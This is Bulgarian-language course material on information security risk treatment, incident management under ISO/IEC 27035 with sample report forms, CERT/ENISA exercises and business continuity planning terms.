Третиране на рисковете - намаляване, приемане, отхвърляне или трансфер – блок схема на процеса според БДС ISO/IEC 27005:2009

Управление на риска - Стратегии

Стратегия 1 - **Намаляване на риска (Mitigate)** - Нивото на риска трябва да бъде намалено чрез избиране на механизми за контрол, така че остатъчният риск да може да бъде оценен като приемлив при повторно оценяване.

Трябва да се отчете размерът на разходите и необходимото време за внедряване на механизмите за контрол или техническите, обкръжаващите и културните аспекти.

Различните ограничения трябва да бъдат взети предвид, когато се избират механизми за контрол и по време на внедряването (Приложение F от БДС ISO/IEC 27005:2009):

- ☐ Времеви ограничения;
- ☐ Финансови ограничения;

☐ Технически ограничения;
☐ Оперативни ограничения;
☐ Културни ограничения;
☐ Етични ограничения;
☐ Ограничения, свързани с околната среда;
☐ Законови ограничения;
☐ Лекота при ползване;
☐ Ограничения, произхождащи от персонала;
☐ Ограничения за интегриране на нови и съществуващи механизми за контрол.

Стратегия 2 – **Приемане на риска (Accept)** - Когато нивото на риска отговаря на критериите за приемливост на риска, не е необходимо внедряване на допълнителни механизми за контрол и рискът може да бъде поддържан. Решението за приемане на риска без по-нататъшни действия трябва да бъде взето в зависимост от остойностяването на риска. Когато нивото на риска отговаря на критериите за приемливост на риска, не е необходимо внедряване на допълнителни механизми за контрол и рискът може да бъде поддържан.

Стратегия 3 – **Избягване на риска (Avoid)** - Когато идентифицираните рискове са отчетени като много големи или разходите за третиране на риска превишават ползите, може да бъде взето решение за избягване на риска чрез изваждане от планирана или съществуваща дейност или набор от дейности или промяна на условията, при които се извършва дейността. Например за рискове, причинени от природата, може от гледна точка на разходите да бъде много по-ефективна алтернативата да се преместят физически устройствата за обработка на информацията на място, където рискът не съществува или е под контрол.

Стратегия 4 – **Трансфер на риска (Transfer)** - споделяне на риска с трета страна – застраховател , доставчик, под-доставчик. Целта е споделяне на негативните последствия от съответните заплахи. Трансфер на риска - Рискът трябва да бъде прехвърлен към друга страна, която може много по-ефикасно да управлява конкретния риск в зависимост от неговото остойностяване. Трансферът може да бъде реализиран чрез застраховане, което ще понесе последствията, или чрез договаряне с външен изпълнител, чиято роля ще бъде да наблюдава информационната система и да вземе незабавни мерки за спиране на атаката, преди тя да има за резултат определено ниво на щетите.

Управление на риска

Внедряване на техники и практики за оценка на уязвимостта:

- Прегледи на Baseline (минимум конфигурационно ниво на сигурност) доклади от различни информационни системи;
- Извършване преглед на кода на различни критични приложения с помощта на експерти;
- Преглед / одит на архитектурата за информационна сигурност – нейната актуалност и приложимост;
- Преглед на дизайна на системата за информационна сигурност и нейната обвързаност с бизнес целите;
- Внедряване на автоматизирани системи за оценка на уязвимостите. Ето най-често срещаните продукти за оценка на уязвимостите в различните продукти и операционни системи.

- Protocol Analyzer – WireShark, Microsoft Network Monitor;
- Vulnerability Scanner – MBSA, Nessus;

- Port Scanner – Microsoft Port Reporter, Nessus ;
- Honeypot - Modern Honey Network (MHN) by Google (http://threatstream.github.io/mhn/);

Управление на риска - Техники за намаляване на риска

Техники за намаляване на риска и възпиращи контроли:

- Политики и процедури – за внедряване на механизмите за контрол във всички нива на организацията;
- Одитиране – извършване на регулярни одити за оценка на внедрените механизми за контрол;
- Внедряване на нови механизми за контрол;
- Управление на промените в една система за сигурност;
- Управление на инцидентите в информационната сигурност;
- Наблюдение производителността на системите и техните логове;
- Заздравяване (Hardening) – повишаване нивото на сигурност на мрежовите услуги, сървъри и работни станции;
- Преглед на регулярните доклади от информационните системи и анализ на събитията;
- Повишаване нивото на физическа сигурност

9. Модул 9: Управление на инцидентите, свързани със сигурността

- Реакции при инциденти свързани със сигурността.
- Възстановяване след възникнал инцидент.

Управление на инцидентите - Дефиниция

Управление на инциденти в информационната сигурност – процесът на управление на инциденти в една организация чрез който се определя начинът по който се реагира при възникване на такъв тип събитие. Целта е по възможно най-бърз начин да се отреагира при какъвто и да е инцидент и да се намали неговото влияние върху организацията.
Компютърно престъпление – криминален акт, който включва използването на компютърни ресурси или като начало на атака или като атакуван ресурс.

CERT – Computer Emergency Response Team

CERT – Computer Emergency Response Team – група от експерти, които се занимават с управлението на инциденти в информационната сигурност.
CERT Bulgaria е Националният Център за действие при инциденти в Информационната Сигурност. Мисията на центъра е да подпомага ползвателите на услугите му в извършването на проактивни дейности за намаляване рисковете от инциденти в компютърната сигурност и да асистира при разрешаването на такива инциденти в случай, че вече са възникнали.

CERT Екипи – CERT България (https://govcert.bg) - Центърът предоставя централизирана база данни с информация, свързана с осигуряване на сигурна и защитена информационна среда.

Целите на центъра включват:

- защита на информацията и технологичните активи;
- ограничаване директното влияние на инцидентите в сигурността върху информационното общество;
- помощ при възстановяване от инциденти;
- оценяване на въздействието от инциденти в сигурността;
- събиране и разпространение на техническа информация, свързана с инциденти в компютърната сигурност, както и с уязвимости в сигурността на системите и начините за предотвратяването им;
- провеждане на изследвания, свързани с нови технологии в мрежовата и информационна сигурност;
- провеждане на обучения, свързани с информационна сигурност и управлението на инциденти.

Националният Център за Действие при Инциденти в Информационната Сигурност предоставя на своите ползватели ре-активни и про-активни услуги:

- Сигнализиране и предупреждение при възникване на кризисни ситуации
- Управление на уязвимости
- Управление на инциденти в сигурността
- Управление на артефакти
- Информационни бюлетини
- Разпространяване на информация свързана с осигуряването на сигурна информационна среда

Управление на инцидентите - Термини

IRPs (Incident Response Policies) – политиката описваща необходимите действия, които трябва да предприеме дадена организация, след установяването на възникнал инцидент. Включва – роли и отговорности на екипите, методи на известяване, насоки за подходящи действия за третиране на инцидента, критерии за оповестяване и закриване на събитието.

Chain of Custody – хронология на събитията по време на инцидента и управление на събраните доказателства.

Разследване на компютърни престъпления (Computer Forensics) – процесът на събиране, анализ, съхранение и унищожаване на доказателства по един инцидент в информационната сигурност по начин, който е правно съобразен и ще бъде приет в съда.

Фази на процеса на управление на инцидентите в ISO/IEC 27035:2011 - Information security incident management

- **Фаза Plan & Prepare;**
- **Фаза Detection and Reporting;**
- **Фаза Assessment and Decision;**
- **Фаза Responses (Третиране на инцидентите);**
- **Фаза Lessons Learnt;**

Фаза Plan & Prepare (Планиране и подготовка) - Стъпки:

- Разработена и внедрена политика за управление на инцидентите;
- Политиката за информационна сигурност и политиката за управление на риска са одобрени и разпространени;
- Разработена е схема за управление на инцидентите в съответствие с политиката;
- Внедрена е подходяща организационна структура за управление на инцидентите – дефиниране на екипи и отговорности;
- Одобрени са хората за контакт при инцидент, техните роли и отговорности;
- Внедрени са технически и организационни механизми за контрол за предпазване възникването на инциденти;
- Разработени са и проведени програми за обучение на служителите по тези теми;
- Схемата за управление на инцидентите е изцяло тествана и проиграна;

Фаза Detection and Reporting (Установяване на събитието и докладване) - Стъпки:

- Разработен и внедрен процес по установяване и докладване на възникнал инцидент;
- Разработен и внедрен процес по събиране на информация по определените събития;
- Разработен и внедрен процес по установяване и докладване на слабости и уязвимости в сигурността;
- Разработен и внедрен процес по записване на цялата събрана информация по даден инцидент в съответната база.

Фаза Assessment and Decision (Оценка и вземане на решения) - Стъпки:

- Разработен и внедрен процес по свързване на екипите за първоначална оценка на инцидента и неговата категоризация;
- Разработен и внедрен процес по повторно оценяване и детайлно събиране и анализ на информацията по инцидента – категории, източници, засегнати системи, влияние върху организацията;
- Разработен и внедрен процес по записване на всички събития в базата за управление на инцидентите;
- Категоризация на инцидентите по критичност за организацията (Критичен, Среден, С ниско въздействие, Незначителен)
- Оценка на засегнатите системи и влияние върху организацията

Фаза Responses (Третиране на инцидентите) - Стъпки:

- Разработен и внедрен процес по контролиране на инцидента и запазване интегритета на данните;
- Разработен и внедрен процес по определяне на всички засегнати външни и вътрешни ресурси на организацията;
- Разработен и внедрен процес по съхранение на събраните доказателства и техния интегритет;
- Разработен и внедрен процес по намаляване въздействието върху организацията;
- Разработен и внедрен процес по успешно приключване и закриване на инцидента и запис на действията;

Фаза Lessons Learnt (Извлечени поуки / научени уроци от инцидента) – Стъпки:

- Процес за последващ анализ, ако се изисква такъв;
- Процес по идентифициране на придобития опит;

- Процес по подобряване на механизмите за контрол с цел превенция на бъдещи инциденти;
- Процес по оценка ефективността на предприетите действия по време на инцидента и подобрения;
- Процес по съгласуване и споделяне на научените действия с доверени трети страни;

Цел на последната фаза - превенция на бъдещи инциденти, проверка приложимостта на плановете. Споделяне на опита с трети страни – партньорски организации, CERT центрове.

Основни ИТ Процедури по разследване на инциденти

- Създаване на системен имидж – създаване на абсолютен имидж на източниците на информация по един инцидент, с цел запазване първоначалната сцена за инцидента;
- Анализ на логовете и корелация на различни събития, за съставяне на цялостната картина по инцидента;
- Създаване на хеш на файлове и бази с цел запазване на техния интегритет и предоставянето им в съда;
- Създаване на Screenshots по време на изпълнението на процедурите по управление на инцидента;
- Идентифициране на свидетелите – експерт по разследване на компютърни престъпления, който може да даде свидетелски показания, че всички процедури и политики по управление на даден инцидент са спазени и интегритета на данните е запазен;
- Установяване на изработените човеко-часове по даден инцидент и съответните разходи по него, които се включват в общите разходи за управление на инцидента;

Възстановяване след инцидент в сигурността

Стъпки:

- Оценка на щетите и контрол на загубите – след успешното закриване на инцидента се прави оценка на степента на щетите и влиянието им върху организацията.
- След оценка на щетите стават ясни и детайлите по възстановяване – нужните ресурси и човеко-часове,
- Връзка с плановете за непрекъсваемост на дейността и възстановяване след инцидент;

Доклади свързани с процеса на управление на инцидентите

Доклади свързани с процеса на управление на инцидентите (Annex C на ISO/IEC 27035:2011):

- Доклад за отделно събитие – 1 страница;
- Доклад за целия инцидент – 5 страници;
- Доклад за оценка на слабост – 1 страница;

ДОКЛАД ЗА ОТДЕЛНО СЪБИТИЕ С ОПИСАНИТЕ АТРИБУТИ – дата, час, номер на инцидента, докладване, причини

C.4.1 Example electronic form for information security event report

Information Security Event Report

1. Date of Event | **Page 1 of 1**

2. Event Number[4]

3. (If Applicable) Related Event and/or Incident Identity Numbers

4. REPORTING PERSON DETAILS

4.1 Name .....

4.2 Address .....

4.3 Organization .....

4.4 Department .....

4.5 Telephone .....

4.6 Email .....

5. INFORMATION SECURITY EVENT DESCRIPTION

5.1 Description of the Event:

- What Occurred
- How Occurred
- Why Occurred
- Initial Views on Components/Assets Affected
- Adverse Business Impacts
- Any Vulnerabilities Identified

6. INFORMATION SECURITY EVENT DETAILS

6.1 Date and Time the Event Occurred

6.2 Date and Time the Event was Discovered

6.3 Date and Time the Event was Reported

6.4 Is the Response to this Event Closed? **YES** ☐ **NO** ☐
(tick as appropriate)

6.5 If yes, Specify How Long the Event has Lasted in Days/Hours/Minutes

ДОКЛАД ЗА ЦЯЛ ИНЦИДЕНТ – 5 СТРАНИЦИ С НАЙ-ДОБРИ ПРАКТИКИ ОТ СТАНДАРТА

Information Security Incident Report

1. Date of Incident | **Page 1 of 5**

2. Incident Number[5]

3. (If Applicable) Related Event and/or Incident Identity Numbers

4. CONTACT POINT MEMBER DETAILS

4.1 Name ..... **4.2 Address** .....

4.3 Telephone **4.4 Email**

5. ISIRT MEMBER DETAILS

5.1 Name ..... **5.2 Address** .....

5.3 Telephone ..... **5.4 Email** .....

6. INFORMATION SECURITY INCIDENT DESCRIPTION

6.1 Further Description of the Incident:

- What Occurred
- How Occurred
- Why Occurred
- Initial Views on Components/Assets Affected
- Adverse Business Impacts
- Any Vulnerabilities Identified

7. INFORMATION SECURITY INCIDENT DETAILS

7.1 Date and Time the Incident Occurred

7.2 Date and Time the Incident was Discovered

7.3 Date and Time the Incident was Reported

7.4 Identity/Contact Details of Reporting Person

7.5 Is the Incident Over? *(tick as appropriate)* **YES** ☐ **NO** ☐

7.6 If yes, Specify How Long the Incident has Lasted in Days/Hours/Minutes

Information Security Incident Report

8. TYPE OF INFORMATION SECURITY INCIDENT

(Tick one, then complete related section below.)

8.1 Actual *(incident has occurred)* ☐

8.2 Suspected *(incident thought to have occurred but not confirmed)* ☐

(One of) **8.3 Deliberate** ☐ *(indicate threat types involved)*

Theft[JP14] ☐ **Hacking/Logical Infiltration[JP14]** ☐

Fraud[JP14] ☐ **Misuse of Resources[JP14]** ☐

Sabotage/Physical Damage[JP14] ☐ **Other**[JP14] ☐

Malicious code[JP14] ☐ *Specify:*

(One of) **8.4 Accidental** ☐ *(indicate threat types involved)*

Hardware Failure[JP14] ☐ **Other Natural Events[JP14]** ☐

Software Failure[JP14] ☐ *Specify:*

Communication Failure[JP14] ☐ **Loss of Essential Services[JP14]** ☐

Fire[JP14] ☐ **Staff Shortage** ☐

Flood[JP14] **Other**[JP14] ☐

Specify:

(One of) **8.5 Error** ☐ *(indicate threat types involved)*

Operations Error[JP14] ☐ **User Error[JP14]** ☐

Hardware Maintenance Error[JP14] ☐ **Design Error[JP14]**

Software Maintenance Error[JP14] ☐ **Other (including genuine mistake)** [JP14] ☐

Specify:

8.6 Not Known ☐ *(If not yet established whether incident was deliberate, accidental or error, tick here and if possible indicate the threat types involved using the above threat type abbreviations)*

Information Security Incident Report

9. COMPONENTS/ASSETS AFFECTED[6]

Components/ Assets Affected *(if any)*	*(Provide descriptions of the components/assets affected by or related to the incident, including serial, license and version numbers where relevant.)*
9.1 Information/Data	
9.2 Hardware	
9.3 Software	
9.4 Communications	
9.5 Documentation	
9.6 Processes	
9.7 Other	

10. ADVERSE BUSINESS IMPACT/EFFECT OF INCIDENT

For each of the following indicate if relevant in the tick box, then against "value" record the level(s) of adverse business impact, covering all parties affected by the incident, on a scale of 1 to 10 using the guidelines for the categories of: Financial Loss/Disruption to Business Operations (FD), Commercial and Economic Interests (CE), Personal Information (PI), Legal and Regulatory Obligations (LR), Management and Business Operations (MO), and Loss of Goodwill (LG). (See Annex D for examples). Record the code letters for the applicable guidelines against "Guideline", and if actual costs are known, enter these against "cost".

		VALUE	GUIDELINE(S)	COST
10.1 Breach of Confidentiality *(i.e. unauthorized disclosure)*	☐			
10.2 Breach of Integrity *(i.e. unauthorized modification)*	☐			
10.3 Breach of Availability *(i.e. unavailability)*	☐			
10.4 Breach of Non-Repudiation	☐			
10.5 Destruction	☐			

11. TOTAL RECOVERY COSTS FROM INCIDENT

(Where possible, the actual total costs of recovery for the incident as a whole should be shown, against "value" using the 1 to 10 scale and against "cost" in actuals.)	VALUE	GUIDELINES	COST

Information Security Incident Report

12. INCIDENT RESOLUTION

12.1 Incident Investigation Commenced Date .....

12.2 Incident Investigator(s) Names(s) .....

12.3 Incident End Date .....

12.4 Impact End Date .....

12.5 Incident Investigation Completion Date .....

12.6 Reference and Location of Investigation Report

13. (IF INCIDENT CAUSED BY PEOPLE) PERSON(S)/PERPETRATOR(S) INVOLVED

(One of)

- **Person[JP14]** ☐
- **Legally Established Organization/Institution[JP14]** ☐
- **Organized Group[JP14]** ☐
- **Accident[JP14]** ☐
- **No Perpetrator[JP14]** ☐
  e.g. natural elements, equipment failure, human error

14. DESCRIPTION OF PERPETRATOR

15. ACTUAL OR PERCEIVED MOTIVATION

(One of)

- **Criminal/Financial Gain[JP14]** ☐
- **Pastime/Hacking[JP14]** ☐
- **Political/Terrorism[JP14]** ☐
- **Revenge**[JP14] ☐
- **Other[JP14]** ☐

Specify:

16. ACTIONS TAKEN TO RESOLVE INCIDENT

(e.g. 'no action', 'in-house action', 'internal investigation', 'external' investigation by ...')

17. ACTIONS PLANNED TO RESOLVE INCIDENT

(e.g. see above examples)

18. ACTIONS OUTSTANDING

(e.g. investigation is still required by other personnel)

Information Security Incident Report

19. CONCLUSION

(tick to indicate that the incident is considered Major or Minor, and include a short narrative to justify the conclusion

Major ☐ **Minor** ☐

(indicate any other conclusions)

20. INTERNAL INDIVIDUALS/ENTITIES NOTIFIED

(This detail to be completely by the relevant person with information security responsibilities, stating the actions required. As relevant this may be adjusted by the organization's Information Security manager or other responsible official)

Information Security Manager/ Responsible Official ☐

Site Manager *(state which site)* ☐

Report Originator ☐

ISIRT Manager ☐

Information Systems Manager ☐

Report Originator's Manager/ Line User Management Affected ☐

Other ☐
(e.g. Help Desk, Human Resources, Management, Internal Audit,

Specify:

21. EXTERNAL INDIVIDUALS/ENTITIES NOTIFIED

(This detail to be completely by the relevant person with information security responsibilities, stating the actions required. As relevant this may be adjusted by the organization's Information Security manager or other responsible official)

Police ☐

Other ☐
(e.g. Regulatory Body, CSIRT, CERT

Specify:

21. SIGN-OFFS

ORIGINATOR	REVIEWER	REVIEWER
Digital Signature	**Digital Signature**	**Digital Signature**
----------	----------	----------
Name	**Name**	**Name**
----------	----------	----------
Role	**Role**	**Role**

ДОКЛАД ЗА УСТАНОВЕНА СЛАБОСТ В СИГУРНОСТТА – Може да бъде попълнен от служител или външна страна

Information Security Weakness Report

1. Date Weakness identified | **Page 1 of 1**

2. Weakness Number[7]

3. REPORTING PERSON DETAILS

3.1 Name of Reporting Person **3.2 Address** .....

3.3 Organization **3.4 Department** .....

3.5 Telephone **3.6 Email** .....

4. INFORMATION SECURITY WEAKNESS DESCRIPTION

4.1 Date and Time the Weakness Reported

4.2 Description in Narrative Terms of the Perceived Information Security Weakness:

- How Weakness Noticed
- Characteristics of Weakness – Physical, Technical, etc.
- If Technical, what IT/Networking Components/Assets Concerned
- Components/Assets that might be Affected if Weakness were to be Exploited
- Potential Adverse Business Impacts if Weakness were to be Exploited

5. INFORMATION SECURITY WEAKNESS RESOLUTION

5.1 Has Weakness been Confirmed? *(tick as appropriate)* **YES** ☐ **NO** ☐

5.2 Date and Time of Weakness Confirmation

5.3 Name of Person Authorising ..... **5.4 Address** .....

5.5 Organization ....

5.6 Telephone ..... **5.7 Email** .....

5.8 Has Weakness been Resolved? *(tick as appropriate)* **YES** ☐ **NO** ☐

5.9 Description in Narrative Terms of how Information Security Weakness has been Resolved, with Date and Name of Person Authorising Resolution

Управление на инцидентите - източници

CERT Bulgaria е Националният Център за действие при инциденти в Информационната Сигурност (https://govcert.bg/);

ENISA CERT (Ниво Европейски Съюз) - http://www.enisa.europa.eu/activities/cert;

Организации, които могат да помогнат с управлението на инциденти от голям мащаб – екипите в България и страните членки на ЕС

Обучения по инциденти и проиграване:

Обучения по инциденти и проиграване от ENISA
https://www.enisa.europa.eu/activities/Resilience-and-CIIP/cyber-crisis-cooperation/cce/cyber-europe/ce2014/cyber-europe-2014-information

Обучения по инциденти и проиграване:
Повече от 200 организации и 400 експерти по кибер сигурност от 29 европейски страни тестват готовността си да се противопоставят на кибер-атаки в еднодневна симулация, организирана от Европейската агенция за мрежова и информационна сигурност (ENISA) - Cyber Europe 2014. (https://www.enisa.europa.eu/activities/Resilience-and-CIIP/cyber-crisis-cooperation/cce/cyber-europe/ce2014/cyber-europe-2014-information)

CyberEurope2014 е най-голямото и най-сложно упражнение организирано в Европа.
Проиграни над 2000 отделни кибер инцидента, включително атака за отказ на услуги към онлайн услуги, разузнавателни и медийни доклади за операциите за кибер-атаки, уебсайт дефейсмънт (атаки, които променят външния вид на даден уебсайт), екс-филтриране на чувствителна информация, атаки на критичната инфраструктура, тестване на процедурите на ЕС за сътрудничество и ескалация.

ПОСТЕРИТЕ НА СЪБИТИЕТО

https://www.enisa.europa.eu/activities/Resilience-and-CIIP/cyber-crisis-cooperation/cce/cyber-europe/ce2014/cyber-europe-2014-information

Обучения по инциденти и проиграване – Упражнението:

Това упражнение симулира широко мащабна криза, свързани с критичните информационни инфраструктури. Експерти от ENISA изготвят доклад с основните констатации след края на упражнението.

CyberEurope2014 е широкомащабно упражнение по киберсигурност което се провеждащо два пъти годишно. Организира се на всеки две години от ENISA, като в него участват 29 европейски страни.

Провеждане на обучението на територията на Европа - участват 29 европейски страни https://www.enisa.europa.eu/activities/Resilience-and-CIIP/cyber-crisis-cooperation/cce/cyber-europe/ce2014/cyber-europe-2014-information

Провежда се в три фази в продължение на цялата година:

1.Техническа - включва откриването на инцидента, разследване, смекчаване и размяна на информация (завършено през април);

2. Оперативна / тактическа, занимаваща се с предупреждаване, оценка на кризата, сътрудничество, координация, тактически анализ, консултации и обмен на информация на оперативно ниво (30.10.2014) и в началото на 2015 г.;

3.На стратегически / политически нива, която разглежда вземането на решения, политическото въздействие и обществените въпроси.

10. Модул 10: Планиране на непрекъсваемостта на работата и възстановяване след възникнал инцидент

- Приемственост в бизнеса.
- План за възстановяване след възникнал инцидент.
- Изпълнение на плановете и процедурите за възстановяване.

Планиране на непрекъсваемостта на работата и възстановяване след възникнал инцидент - Дефиниция

Business Continuity & Disaster Recovery Planning (BCP & DRP) - комплексен управленски подход, осигуряващ рамка за изграждане на бизнес устойчивост на организацията. Приложим международен стандарт – ISO 22301:2012 и ISO 22313:2012 Дефиниращи изискванията и указанията за изграждане на тези системи.

Процес, който е ключов компонент на стратегическото ръководство на организацията като в него се определят изискванията за планиране, създаване, внедряване, наблюдение, преглед, поддържане и непрекъснато подобрение на една цялостна система, с цел защита, намаляване на вероятността от възникване, подготовка, отговор и възстановяване от разрушителни инциденти при възниквнето им.


Ползи от внедряването на една система за бизнес непрекъсваемост:

- Осигурява прилагането на систематичен и проактивен подход за намаляване на уязвимостта от непрекъсваемост на бизнеса;
- Гарантира осъществяването на по-високи критерии и внедряването на най-добрите световни практики за управление на непрекъсваемостта на бизнеса;
- Допринася за постигане на надеждност в международните бизнес отношения;
- Осигурява постигане на съответствие с нормативните изисквания и договорите на клиентите и гарантиране изпълнението им и при извънредни за бизнеса ситуации;
- Защитава активите на организацията;
- Предлага атестиране и измерване на ефективността от управлението на непрекъсваемостта на бизнеса;
- Изгражда устойчивост срещу съвременни предизвикателства, които не са единствено събития с голямо влияние и ниска вероятност;
- Гарантира, че политиката и целите на тази система са съвместими със стратегическите насоки за развитие на организацията;

Планиране на непрекъсваемостта на работата и възстановяване след възникнал инцидент - Термини

BCP (Business Continuity Plan) – План за непрекъсваемост на бизнеса – документ от ниво политика, който дефинира как организацията ще продължи нормалните си всекидневни операции в случай на криза. Целта на плана е да осигури непрекъсваемост на операциите, сигурност на активите и постоянни финансови функции. Планът трябва да бъде разпространен до заинтересованите страни, да бъде регулярно преглеждан и тестван за актуалност и приложимост.

BIA (Business Impact Analysis) – анализ идентифициращ текущите рискове и заплахи за организацията, определящ влиянието им върху критичните бизнес операции и процеси, ако те се случат.




BIA – Анализ за въздействието на рисковете и заплахите върху критичните процеси в организацията

1. Стъпка – събиране на информацията от заинтересованите страни чрез въпросници, работни срещи или интервюта


2. Стъпка – анализ на критичните бизнес процеси, зависимости между тях и максималните времена за прекъсване

3. Стъпка – Изготвяне на самия доклад към анализа – представянето му пред Ръководството.


MTD (Maximum Tolerable Downtime) – Максималното време за прекъсване, което бизнесът може да си позволи. Период след който ако функциите не са възстановени бизнесът като цяло се проваля. Дефинира се от CIO, CTO, IT Managers.




RPO (Recovery Point Objective) – максимумът загуба на информация измерена във време. Въведените данни, които бизнесът може да си позволи да загуби между последния архив и самия инцидент Целта е да се върнат бизнес функциите към тази точка преди инцидента.



RTO (Recovery Time Objective) – определя максимумът допустимо време нужно за възстановяването на критичните бизнес функции и процеси. (Частта от процеса извършвана от системните администратори.)



WRT (Work Recovery Time) – определя максимумът допустимо време нужно за проверка интегритета на системите, поддържащи критичните бизнес функции. (Частта от процеса извършвана от системните админи.)



Alternate Sites – Алтернативни сайтове (Disaster Recovery Centers)

Alternate Sites – Алтернативни сайтове – физически локации определени в плана за непрекъсваемост на бизнеса, на който могат да се възстановят бизнес процесите. Обикновено се делят на 3 категории – Hot, Warm и Cold Site - Горещ, Топъл и Студен център в зависимост от готовността им за поемане на операциите при инцидент
Тези сайтове са известни още в практиката като Disaster Recovery Centers.

- **Hot** - Напълно конфигуриран сайт, който може веднага да поеме бизнес функциите и те да продължат без прекъсване;
- **Warm** - може да поеме некритични процеси и изисква допълнително време за конфигурация;
- **Cold Site** - локация, представляваща обикновено само празни помещения, където трябва да се пренесат всички ресурси ако настъпи бедствие;

Планиране непрекъсваемост на ИТ операциите

